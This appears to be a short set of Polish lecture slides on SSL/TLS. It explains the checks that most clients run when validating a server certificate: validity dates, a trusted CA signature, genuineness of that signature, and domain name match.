SSL/TLS – organy certyfikacji



SSL/TLS – walidacja certyfikatu

- Protokół **SSL/TLS** nie wymaga walidacji certyfikatów (jest ona opcjonalna), ale większość współczesnych klientów sprawdza między innymi:
 - **datę** (początkową i „ważności”) **certyfikatu**
 - czy certyfikat został **podpisany** przez „godny zaufania” **organ certyfikacji** (CA – *certificate authority*)
 - **prawdziwość podpisu** ośrodka certyfikacji
 - czy zawarta w certyfikacie **nazwa domeny** odpowiada nazwie domeny serwera (pewien problem dla serwerów wirtualnych)
- Jeśli którykolwiek z testów się nie powiedzie, klient informuje o tym fakcie użytkownika

SSL/TLS – walidacja certyfikatu

